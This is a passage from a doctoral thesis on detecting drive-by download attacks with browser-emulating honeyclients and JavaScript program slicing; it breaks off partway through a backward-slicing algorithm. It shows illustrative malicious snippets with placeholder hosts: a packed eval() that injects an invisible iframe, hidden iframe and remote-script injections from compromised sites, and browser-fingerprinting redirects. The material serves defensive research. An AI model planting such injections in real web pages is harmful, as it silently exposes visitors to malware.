Analyzing Hidden Features of Web-based Attacks

Web 感染型攻撃における潜在的特徴の解析法

February 2018

Yuta TAKATA

髙田　雄太

Analyzing Hidden Features of Web-based Attacks

Web 感染型攻撃における潜在的特徴の解析法

February 2018

Waseda University

Graduate School of Fundamental Science and Engineering
Department of Computer Science and Communications Engineering,
Research on Information Systems

Yuta TAKATA

髙田　雄太

Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Background

In a modern information society, the Internet has a key role as an infrastructure that is essential for our lives. Many users access various services, such as e-mails, weblogs, social networking services (SNSes), and e-commerces, through the Internet. Companies and organizations utilize it for providing and improving their services. The Internet-driven innovations impact on social systems, such as financial systems and transit systems, in addition to utilities including gas and water, and dramatically improve the convenience of our daily lives. On the other hand, cyber attacks are increasing with the developments in the information society. Attackers conduct data leakage, defacement, and destruction by illegally accessing clients and servers owned by others through the Internet. For example, attackers steal privacy information from an indefinite number of clients and force companies into bankruptcy by leaking sensitive information. Cyber attacks have serious impacts not only on cyberspace but also on the real world. Although there are several methods of illegally accessing clients and servers, attackers gain accesses using malware in most of cases. Malware is a coined word of malicious and software. The representative examples are computer viruses, worms, and trojan horses. Attackers construct attack infrastructures for massive cyber attacks by infecting many clients and servers with malware. Especially, the World Wide Web has become the primary vector for malware infections since most internet services

are provided through the Web. A web browser is one of client software with users all over the world. Attackers can increase the opportunities and scale of cyber attacks by launching drive-by download attacks that infect clients with malware through browsers.

Drive-by download attacks lure user's accesses to malicious websites and force the user's clients to download and install malware by exploiting vulnerabilities in browsers and its plugins [1, 2, 3]. Although uniform resource locators (URLs) in spam e-mails and SNSes mainly originate drive-by download attacks, compromised websites that participate in the attacks are also increased from around 2010 [4, 5, 6, 7]. Attackers abuse benign websites to redirect to their own malicious websites to gain many accesses. In other words, the more popular compromised websites, the greater its damage.

Countermeasures against drive-by download attacks are divided into two types: host-based countermeasures and network-based countermeasures. Host-based countermeasures include antivirus software that detects exploit code and malware based on pre-defined signatures generated from known malicious files. Network-based countermeasures include blacklists based on information regarding malicious domain names, URLs, and communication patterns. These countermeasures detect attacks on the basis of pre-collected malicious information such as malicious URLs, exploit code, and malware [8, 9, 10, 11, 12, 13, 14]. The information is collected by passive monitoring of malicious network traffic or active monitoring of malicious website accesses. Although both monitoring methods are effective, the passive monitoring has problems regarding the limited observation range and privacy concerns. Therefore, the active monitoring is pervasive. This active monitoring is composed of three steps: 1. access to malicious websites, 2. execution of exploit code and malware, and 3. analysis of collected data [15, 16, 17, 18, 19]. First, decoy client systems that are designed to be intentionally attacked, called honeyclients, collect exploit code and malware through accessing malicious websites. Second, malware analysis systems, such as a sandbox, run the malware samples collected by the honeyclients and collect further data. Finally, the data collected in the previous steps is analyzed to detect malicious URLs, exploit code,

and malware for the countermeasures. In this active monitoring, the access to malicious websites using honeyclients is important since the subsequent analyses are directly affected. However, attackers began to evade our analysis and detection along with the development of these countermeasures [20, 21, 22]. To hide information regarding malicious websites, malicious web content is obfuscated and malicious URLs are frequently changed. In addition, attackers target only specific clients and integrated compromised websites into attacks in multiple redirections, called a redirection chain. These sophisticated attacks are designed so that conventional honeyclients cannot analyze malicious websites. Therefore, we are faced with a problem in that honeyclients cannot collect information from malicious websites and the subsequent analyses do not work.

1.2 Thesis Contributions

This thesis aims to collect more information from malicious websites by improving analysis capabilities of honeyclients against sophisticated drive-by download attacks. More precisely, we propose methods of maximizing information obtained from sophisticated attacks that evade our analysis and detection with the four techniques: 1. content obfuscation, 2. redirection chains, 3. environment-dependent attacks, and 4. website compromises. We design and implement new analysis methods on the basis of real dataset and evaluate its effectiveness.

Exhaustive analysis of environment-dependent attacks.

To tackle environment-dependent attacks, we propose a new method of exhaustively extracting URLs in JavaScript code. In drive-by download attacks, clients are redirected to malicious URLs through redirection chains. Attackers identify the client environments, i.e., OSes and browsers, by browser fingerprinting using JavaScript in the redirection chains, and change the destination URL depending on the fingerprint. In other words, conventional techniques using honeyclients are not redirected to malicious URLs when the honeyclients do not match the specific environments of the attack target. Our method identify redirection code snippets

by applying program slicing to JavaScript code and extract URLs from execution results of these snippets. In other words, by improving the execution coverage of JavaScript code, it can extract URLs from JavaScript code which is not originally executed due to conditional branches. Against obfuscated redirection code, we implement the analysis method in a browser emulator so that we can apply it to dynamically generated code through obfuscation in addition to static code directly obtained from URLs. In this thesis, the browser emulator corresponds to a honeyclient, and we add analysis functions to solve other problems. We evaluate our method using HTTP communication data of malicious websites and show that our method can extract more URLs than general website access.

Fine-grained analysis of compromised websites.

Leveraging features of compromised websites, we propose a method identifying malicious web content on compromised websites by tracing redirection chains and JavaScript executions. The proposed method analyzes a website in a multi-client environment to identify which client environment is exposed to threats. Attackers gain accesses of unsuspecting users from compromised websites with redirection code to malicious URLs. To expedite website clean-up, fine-grained information regarding incidents, such as features of compromised web content and the target range of client environments, is helpful for the incident response by the webmaster. Since compromised web content is content originally contained in benign websites unlike exploit code and malware, it can be observed even by honeyclients and expected as useful information for attack detection. Therefore, we propose a new analysis method of identifying the precise position of compromised web content and client environments that are exposed threats by the content. More precisely, using a browser emulator, we design and implement a function of tracing redirection chains and JavaScript executions and identifying which web content redirects to which URL. In addition, the proposed method identify the target range of client environments by emulating various client environments and analyzing the same website. In evaluation of our method, we use HTTP communication data of malicious websites, as described above. We show that our method can effectively

identify compromised web content and the target range of client environments.

1.3 Thesis Outline

The rest of this thesis is organized as follows. Chapter 2 introduces a background on web-based cyber attacks and countermeasure techniques. In Chapter 3, we propose a new analysis method of extracting hidden URLs behind evasive drive-by download attacks. This method can exhaustively analyze JavaScript code relevant to redirection and extracting the URLs in the code. In Chapter 4, we propose a fine-grained analysis method of compromised websites using a multi-client environment. Our system with the proposed method can reveal which web content does a redirection originate, which URLs are associated with attacks, and which client environment is exposed to threats. Finally, Chapter 5 concludes this thesis.

Chapter 2

Sophistication of Web-based Cyber Attacks

2.1 Drive-by Download Attack

Within the last ten years, the World Wide Web has become the primary vector for malware infections. A security vendor reports that over one million web-based attacks were blocked per day in April 2017 [23], and the web-based cyber attacks are continuously evolving. Figure 2.1 depicts a malware infection through the Web. Attackers create a malicious website that exploit vulnerabilities of browsers and/or browser plugins. When a user accesses the malicious website, the user's client, i.e., browsers and/or browser plugins, is forced to execute the exploit code and to download and install malware without the user's consent [1, 2, 3]. This kind of attack is called a "drive-by download attack." Attackers increase infected clients by luring victims to entice them to click on malicious links through social engineering, e.g., using spam emails, social networking services (SNSes), search engine poisoning, and gaining the user's attention [24, 25, 26, 27]. They also abuse compromised benign websites to gain user's accesses and redirect them to malicious websites [4, 5, 6, 7].



Figure 2.1: Drive-by download attack

2.2 Countermeasure Techniques

Countermeasure techniques detect drive-by download attacks using pre-collected information such as malicious URLs, exploit code, and malware [8, 9, 10, 11, 12, 13, 14]. The information is mainly collected through three steps: 1. access to malicious websites, 2. execution of exploit code and malware, and 3. analysis of collected data [15, 16, 17, 18, 19]. First, decoy client systems that are designed to be intentionally attacked, called honeyclients, collect exploit code and malware through accessing malicious websites. Second, malware analysis systems, such as a sandbox, run the malware samples collected by the honeyclients and collect further data. Finally, the data collected in the previous steps are analyzed to detect malicious URLs, exploit code, and malware for the countermeasures. In this section, we explain about honeyclient techniques and machine learning techniques used for collecting and detecting malicious websites.

2.2.1 Honeyclient Analysis

A honeyclient is a decoy client system for crawling and collecting malicious information such as attack methods, attack vectors, and attack behaviors. It is classified as high-interaction or low-interaction on the basis of its implementation method.

High-interaction Honeyclient

A high-interaction honeyclient is a vulnerable real browser on a real operating system inside a virtual machine. The real browser detects malicious websites by

monitoring processes and the file system and by detecting unintended processes (e.g., process and file generation) [28, 29, 30, 31, 32]. The use of a real client environment for website analysis means that it is possible to accurately detect attacks including zero-day attacks. However, it has a risk of malware infection since the detection approach is to identify the side-effects of a successful exploitation rather than the exploit code itself. Therefore, the virtual machine needs to revert to the initial clean state after each successful exploit, which causes to degradation of analysis performance. In addition, there are several techniques to evade the detection of high-interaction honeyclients [33].

Low-interaction Honeyclient

A low-interaction honeyclient is a browser emulator that detects malicious websites by signature matching, which involves detecting malicious behaviors observed by monitoring the abuse of browser and plugin functions [34, 35, 36, 37, 38, 39]. This method is safer than high-interaction honeyclients because it does not carry out an attack. In addition, it is more extensible and scalable since it is easier to implement new functions in the browser and crawl websites in parallel. However, low-interaction honeyclients cannot analyze websites outside their analysis capabilities. It may fail to detect malicious websites because only limited information can be obtained due to the behavior emulation. Therefore, it is important to improve the analysis capabilities so that low-interaction honeyclients can collect enough information to detect malicious websites.

2.2.2 Machine Learning Detection

There is a common approach to detecting drive-by downloads using classifiers based on the static and dynamic features of malicious websites. These features are mainly extracted by honeyclients described above. Many researchers have proposed machine-learning-based methods of detecting malicious websites. These methods design features of malicious websites using HTML, JavaScript, URL, and social-reputation [15, 37, 40]. A redirection structure on websites is also leveraged for detecting malicious websites [41, 42, 43]. Others focus on HTTP

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){
    while(c--)r[c]=k[c]||c;k=[function(e){return r[e]}];e=
    function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(
    new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('2.3("<1 4=\
    '5://6.7/\' 8=0 9=0> </1>");',10,10,'|iframe|document|write|
    src|http|malicious|example|width|height'.split('|'),0,{}))
```

Figure 2.2: Obfuscated code

redirections and executable file downloads on a network and apply a classifier to detect malicious redirection paths [44, 45]. Therefore, in these machine-learning-based methods, it is important to design efficient features and extract them from malicious websites to improve their detection accuracies.

2.3 Anti-analysis Techniques

Along with the development of countermeasure techniques in the previous section, attackers leverage various existing web techniques, such as code obfuscation, a redirection chain, and browser fingerprinting, to protect their own malicious content.

2.3.1 Code Obfuscation

Attackers prevent signature-based detection by heavily obfuscating code used for redirection and exploitation [46, 47, 48, 49]. Code obfuscation is generally used for code protection and code minimization. The example code in Fig. 2.2 shows the result of code obfuscation by a public JavaScript compressor [50]. JavaScript function `eval()` executes an argument string as JavaScript. Therefore, this code finally executes the original document object model (DOM) manipulation code[1] by repeatedly splitting and joining the argument string. Figure 2.3 shows the structure and components of a typical malicious obfuscated code. The deobfuscation triggers, such as `eval()`, `setInterval()`, and `setTimeout()`, unpack the obfuscated code (malicious payloads) in the gray area using the deobfuscation

[1]The original code of the obfuscated code is `document.write ("<iframe src='http://malicious.example/' width=0 height=0></iframe>");`.

Figure 2.3: Structure and components of typical malicious obfuscated code



Figure 2.4: Redirection chain

code and executes it. In Fig. 2.2, deobfuscation code and trigger are the argument string and `eval()` function, respectively.

2.3.2 Redirection Chain

Attackers generally launch drive-by downloads using multiple URLs, as shown in Fig. 2.4. When the web user accesses the landing URL, which starts a drive-by download attack, the user's client is redirected to the exploit URL via multiple redirection URLs, called a "redirection chain" [43, 45, 51, 52]. The client is forced to execute exploit code that targets vulnerabilities in browsers at the exploit URL and to download and install malware from the malware distribution URL [3].

There are various methods of redirecting users to different URLs in a redirection chain, such as methods using an HTML tag, JavaScript code, or HTTP 3XX. The HTML tag, such as `iframe`, `frame`, `script`, `embed`, `applet`, `object`,

Table 2.1: Redirection code

URL reference	`window.location = 'URL';`
	`location.href = 'URL';`
	`location.assign('URL');`
	`location.replace('URL');`
	`XMLHttpRequest.send('URL');`

DOM manipulation	`element.innerHTML = 'HTML tag';`
	`element.setAttribute('src', 'URL');`
	`document.write('Html tag');`
	`document.writeln('Html tag');`

and `meta`, refers to a URL that is used as an attribute value. The redirection by JavaScript code can be divided into two types: URL reference and DOM manipulation. The former type uses code that refers to a URL, and the latter type uses code containing HTML tags (DOM elements) that refer to a URL. These kinds of redirection code use the JavaScript functions and properties listed in Table 2.1. The URL reference code redirects a user to a URL that is used in an argument of a function or an assignment value of a property. The DOM manipulation code inserts a DOM element, i.e., an HTML tag described above, that refers to a URL. The HTML tags that do not refer explicitly to a URL are also used in the DOM manipulation code. Thus, the use of the DOM manipulation code cannot be determined without executing the code. A drive-by download attack redirects users to exploit URLs while evading detection by inserting hidden HTML tags or modifying the destination URL.

Attackers can abuse compromised websites and web search results as landing URLs to lure unsuspecting users by constructing a redirection chain to malicious URLs [25, 45]. Therefore, they only have to inject redirection code rather than exploit code for website compromises and can prevent any disclosure of malicious content [4, 5, 6, 7]. Multiple redirection stages also contribute to reducing the operation cost of attacks because compromised websites can be integrated into a different malware campaign by switching only the redirection URLs.

```
var jre_version = plugin_detect.getVersion("Java");
if (jre[0] == "1") {
 location.href = "http://A.example/malicious/";
}
else {
 location.href="http://B.example/benign/";
}
```

Figure 2.5: Redirection code with browser fingerprinting

2.3.3 Browser Fingerprint

Browser fingerprinting, which is a method of profiling a client environment, e.g., a web browser and its plugin, is generally used for user tracking and distributing web content according to the environment. Although general browser fingerprinting uses string results of a `navigator` object in JavaScript, other methods have also been proposed. For example, a method [53] of leveraging the differences of graphical results by using a `canvas` tag and a method [54] using the combination of a `navigator` object and a `screen` object are proposed. Attackers leverage browser fingerprinting to redirect only vulnerable clients to subsequent malicious URLs on the basis of the client's fingerprint in the middle of the redirection chain [21]. This technique, called "cloaking," is also abused for circumventing the detection of security vendors/researchers by redirecting them to a benign URL rather than to an exploit URL [20]. This is shown in the gray area of Fig. 2.4 and the detail is described in the next section.

2.3.4 Environment-dependent Redirection

As mentioned above, attackers prevent any disclosure of malicious content, such as exploit code and malware, by redirecting a specific user to a malicious URL based on the user browser's fingerprint. For example, the redirection to the benign URL in the gray area of Fig. 2.4 represents a behavior that pretends to be a benign website when a user with an environment of a non-attack target accesses the website.

The redirection code in Fig. 2.5 changes the destination URL depending on the

Table 2.2: Compromised web content

HTML	<iframe src="http://a.example/page/now_counter.php?userCode=" width=0 height=0></iframe>
	<!–74be16–><script>document.write('<iframe src="http://b.example/in.cgi?19" style="top:-1000px; ... ></iframe>');</script>
JavaScript	document.writeln("<script src=\"http://c.example/jj.js\" type=\" text/javascript\"></script>");
	top.location.href = "http://d.example/";

client environment (environment-dependent redirection code). This code identifies the version of Java using PluginDetect [55], which is a framework for browser fingerprinting. The user is redirected to a URL after the execution of the branch statement based on the acquired environment information. In Fig. 2.5, the user is redirected to the malicious URL if Java is installed in the environment, and the user is redirected to the benign URL if Java is not installed in the environment. This means that when we analyze websites with an environment not targeted by the attack, it is impossible to detect any exploit code or malware since it cannot be redirected to malicious URLs.

2.3.5 Website Compromise

To gain many accesses of unsuspecting users, attackers inject redirect code rather than exploit code to compromise websites. HTML tags or JavaScript are used for these code injections.

HTML-based Compromise.

HTML-based compromises inject the redirection code of the `iframe` and `script` tags listed in Table 2.2. These HTML tags are mainly injected into unusual positions in the Document Object Model (DOM) tree such as outside an `html` tag or `body` tag. In the case of an `iframe` tag, many redirections occur without a user being aware by injecting the tag in an invisible state on the browser. A `script` tag is also used in combination with the following JavaScript-based compromise. However, it is easy to analyze them and find the redirection origin because these

tags are directly written in an HTML file.

JavaScript-based Compromise

JavaScript-based compromises execute code that dynamically generates the above-mentioned HTML tags using `document.write`, `innerHTML`, and `appendChild`, shown in Table 2.2 (DOM API code). A `location` object that redirects to a different URL is also injected, but the user is aware of the automatic redirection because it explicitly switches the browser frame to a different URL. Therefore, it is rare to use a `location` on compromised websites. JavaScript-based compromises can target various web content, e.g., that enclosed by a `script` tag and that of a URL that is loaded by a `script` tag. The DOM API code and code separation make it difficult to analyze JavaScript. In addition, attackers utilize obfuscation techniques, as described in the next section, on JavaScript to conceal the redirection origin.

2.3.6 Exploit Kit

Most malicious websites are deployed using an attack automation tool known as an "exploit kit" [56, 57, 58, 59, 60]. Exploit kits contain various exploit codes and can automatically build malicious websites for a wide range of environments as attack targets. They also show self-defense behaviors to complicate the analysis task of detection systems [59]. The above anti-analysis techniques are known to be distributed to malicious websites through these kits, and other exploit kit families borrow evasive code from each other [60]. It is reported that half of all malicious websites were deployed using exploit kits [57].

2.4 Summary

In summary, many security researchers proposed methods of detecting drive-by downloads using a classifier based on the static and dynamic features of malicious websites collected using a honeyclient. However, attackers detect and evade the honeyclient analysis using anti-analysis techniques. Therefore, we are faced

with a problem in that honeyclients cannot extract features from malicious websites and the subsequent classifier does not work. In this thesis, to tackle this problem, we design and implement new analysis methods of leveraging and expanding malicious indicators that can be observed even by honeyclients, which are environment-dependent redirections and compromised websites before the exploitation or infection phase, as a stepping stone. We choose a low-interaction honeyclient, i.e., a browser emulator, with high extensibility that we can implement new analysis functions inside a browser. In the following chapters, we propose methods of extracting hidden features of web-based attacks by browser emulators.

Chapter 3

Extracting Hidden URLs Behind Evasive Drive-by Download Attacks

3.1 Introduction

Attackers launch a drive-by download attack with several evasion techniques, such as code obfuscation, a redirection chain, an environment-dependent redirection, to prevent detection, as described in Section 2.3. A noticeable feature of the attack is the abuse of browser fingerprinting code that is usually used by benign websites to profile the client environment such as the browser and browser plug-ins [21]. Attackers prevent any disclosure of malicious content, such as an exploit code and malware, by changing the destination URL based on the browser fingerprint and by launching attacks only on certain targets. Furthermore, these attack techniques are increasing in complexity and becoming increasingly automated by exploit kits [46, 56, 57]. Infected clients are negatively affected by damage, such as data leakage and financial loss, because the attacker can gain control of the client system. In addition, attackers accelerate the malware infection cycle by compromising websites managed by the infected client. These websites are then integrated into a drive-by download attack scheme [2].

Many detection and prevention methods have been proposed to deal with these increasingly sophisticated drive-by download attacks. For example, some methods detect downloads of executables by crawling websites using a honeyclient [28, 30, 31], whereas others use static analysis methods to detect the characteristics of

exploit code such as strings and program structures [15, 22, 40]. Researchers have also proposed dynamic analysis methods to detect malicious behavior observed while monitoring abuses of browser and plugin functions [34, 35, 36]. These conventional methods, however, detect drive-by downloads by crawling and analyzing websites with a specific environment. In other words, these methods cannot follow redirections to malicious URLs if attackers do not carry out an attack because of the fingerprint of the environment. That is to say, these methods cannot access malicious websites that contain exploit code and executable files. On the other hand, many researchers have proposed code analysis methods to improve URL coverage [21, 61]. Although these methods can extract more URLs, the scalability of the implementation is limited because they are implemented in a real browser [21] or in the original JavaScript interpreter that has no implementation for browser plugins [61]. If environment information, such as the browser version number and plugin version number, is used in a URL, this method can only extract a URL for that specific environment.

In this chapter, we propose a method for extracting code relevant to redirections independently of the analysis environment. This method analyzes JavaScript that contains browser fingerprinting code and redirection code and extracts potential URLs by executing the extracted redirection code. More precisely, our method extracts execution paths relevant to redirection code as code fragments by applying program slicing to JavaScript. Finally, it executes the extracted code fragments with a JavaScript interpreter then extracts URLs used in the redirection code. Note that our method also analyzes the deobfuscated code after unpacking the obfuscated code by dynamic execution since most redirection code is obfuscated and the URL is embedded in the code. We implemented our method in a browser emulator that can emulate an arbitrary browser and arbitrary browser plugins, which we call MineSpider. MineSpider successfully extracted a large number of highly malicious URLs from malicious websites that were previously detected as drive-by downloads. The experimental results demonstrated that MineSpider extracted 30,000 new URLs in a few seconds that conventional methods did not discover. We argue that a combination of our method and conventional detection/preven-



Figure 3.1: JavaScript analysis process for extracting URLs

tion methods [15, 22, 28, 30, 31, 34, 35, 40] can improve the number of detected malicious URLs hidden behind the redirection URLs.

3.2 Methodology

We propose a method for extracing redirection code independently of the analysis environment. This method also extracts URLs contained in the code by executing extracted redirection code. The analysis process of the proposed method is provided in Fig. 3.1. First, this method divides fetched web content into an HTML document and JavaScript. Then, a DOM tree is built from the HTML document, and an abstract syntax tree (AST) is constructed from the JavaScript. Next, redirection code in Table 2.1 of Section 2.3 is identified from the extracted JavaScript through syntax analysis using the AST. If the identified code used some variables, this method extracts a code fragment (a *slice*) to resolve values of the variables by program slicing using a program dependence graph (PDG). Moreover, this method generates some slices that can cover all execution paths when an extracted slice includes multiple execution paths. Finally, URLs are extracted by executing extracted slices with the DOM tree.

```
var jre_version = pd.getVersion("Java");
var jre = jre_version.split(",");
var a_url = "A.example/malicious/";
var b_url = "B.example/benign/";
if (jre[0] == "1") {
  arg = "h"+"t"+"t"+"p://"+a_url;
  if (jre[1] == "6") {
    arg += "one";
  }
  else if (jre[1] == "7") {
    arg += "two";
  }
  location.replace(arg);
}
else {
  location.replace("h"+"t"+"t"+"p://"+b_url);
}
```

Figure 3.2: Environment-dependent redirection code.

3.2.1 Build DOM Tree and Extract JavaScript

First, our method extracts an HTML document and JavaScript from web content that is fetched by accessing a URL. A DOM tree is then constructed by parsing the HTML document. JavaScript is categorized into two groups: statically included JavaScript code and dynamically included JavaScript code. The former consists of web content enclosed by the `script` tag, web content of a URL that is used as the `src` attribute of the `script` tag, or web content embedded in the attribute value "javascript:" of an HTML tag. In contrast, the latter refers to strings that are used in an argument of JavaScript functions such as `eval()`, `setInterval()`, and `setTimeout()`. This code also corresponds to the deobfuscated code after unpacking the obfuscated code. Section 3.2.6 gives further information about the handling of dynamically included JavaScript code. In this study, we analyzed both statically and dynamically included JavaScript code in web content.

3.2.2 Convert to Abstract Syntax Tree

Next, our method identifies redirection code from extracted JavaScript code through static syntax analysis using an AST. An AST represents an abstract tree model of

an entire program. We can exhaustively analyze a certain program structure, such as a function call statement in a branch statement, by using an AST traversal. For example, this code in Fig. 3.2 first identifies the Java version of the user's client using PluginDetect [55] at line 1. Next, it redirects the user to different malicious URLs, depending on the Java version, from lines 5 to 14. The user is also redirected to the benign URL when the Java version does not correspond to the attack target at line 16. In Fig. 3.2, we can determine that two `location.replace()` in Table 2.1 are used as function call statements by traversing the AST of the code. Therefore, we can identify redirection code independently of its control flow, which is the order in which statements are executed, by converting extracted JavaScript to AST and traversing it. However, accurate URLs cannot be extracted from identified code because some variables are used in the code (e.g., the variable `b_url` is used in the argument of the function at line 16 in Fig. 3.2). The details of extracting code fragments that affect the identified code are presented in the following sections.

3.2.3 Construct Program Dependence Graph and Extract Slices

In this section, we describe how to extract code fragments by using program slicing to resolve variables used in redirection code. Program slicing [62] is a technique for extracting a set of statements affecting a variable *v* at the point of an arbitrary statement *s*, which is called a *slicing criterion* of the form <*s*, *v*>. A set of statements that is extracted according to a slicing criterion is called a *slice*. To extract slices relevant to the redirection code identified in the previous section, our method defines the functions and properties listed in Table 2.1 as slicing criteria. General program slicing requires high accuracy in the slicing process so that programmers can use it for software verification and debugging. The objective of this study, however, was to extract concrete URLs by executing extracted slices based on slicing criteria on websites. Therefore, it is necessary to extract slices that are as small as possible and to execute them in a short time. In other words, we must extract statements that are directly related to a slicing criterion as a slice and exclude statements that are indirectly related to a slicing criterion. Therefore,



Figure 3.3: Program dependence graph. The variable name and condition name on the edge and the line number of Fig. 3.2 are given in the nodes.

we perform program slicing on a PDG, which represents dependencies between statements.

A PDG is a directed graph using control dependencies and data dependencies between statements in a program.

Control Dependence: Statement q is control dependent on statement p if p is a branch statement, and the execution result of p determines whether q will be executed.

Data Dependence: Statement q is data dependent on statement p if the defi-

nition of variable v in p can affect any value in q and the affected value in q cannot be modified by any statement between p and q in the execution path.

A PDG represents each statement in a program as a node and constructs control dependencies and data dependencies between nodes as edges. We show the result of converting the code of Fig. 3.2 to a PDG in Fig. 3.3. Program slicing can extract nodes as a slice by traversing edges of control dependencies and data dependencies using a PDG. There are two types of traversal methods, which are categorized according to the direction: a forward slice and a backward slice. The forward slice can extract nodes affected by a slicing criterion by traversing forward edges. The backward slice can extract nodes affecting a slicing criterion by traversing backward edges. In this study, we use a backward slice to resolve a variable value.

General program slicing extracts slices by recursively traversing all dependencies. Our method, however, extracts slices by traversing control dependencies only once, rather than traversing recursively to avoid extracting nodes indirectly relevant to a slicing criterion (*implicit nodes*). The algorithm for backward slicing is described in Algorithm 1. To start with, it recursively traverses only data dependencies to extract only nodes directly relevant to a slicing criterion (*explicit nodes*). Next, only nodes that are control dependent on explicit nodes are extracted by traversing control dependencies only once. For example, when we define the node of line 13 in the PDG of Fig. 3.3 as a slicing criterion, we can extract nodes of lines 3, 5, 6, 7, 8, 10, and 11 using Algorithm 1. To reduce the time our method takes to analyze slice computation and execution, we limited the size of extracted slices.

The extracted slice may contain multiple execution paths because it contains conditional branch nodes that are control dependent on explicit nodes. Simple execution of the extracted slice means an extraction of only one URL. Therefore, our method extracts multiple slices with each execution path by analyzing the extracted slice to exhaustively extract URLs.

Algorithm 1 Backward slicing

```
1: Input: URL Criterion (criterion)
2: Output: Sliced Node (SN)
3: DN = φ // Set of Sliced Data Dependent Nodes
4: SN = φ // Set of Sliced Nodes
5:
6: // Traverse backward dd-edges recursively
7: TracebackDataDependence(criterion)
8: if length(DN) > max_length or count(DN) > max_node then
9:     SN ← φ, DN ← φ
10: end if
11:
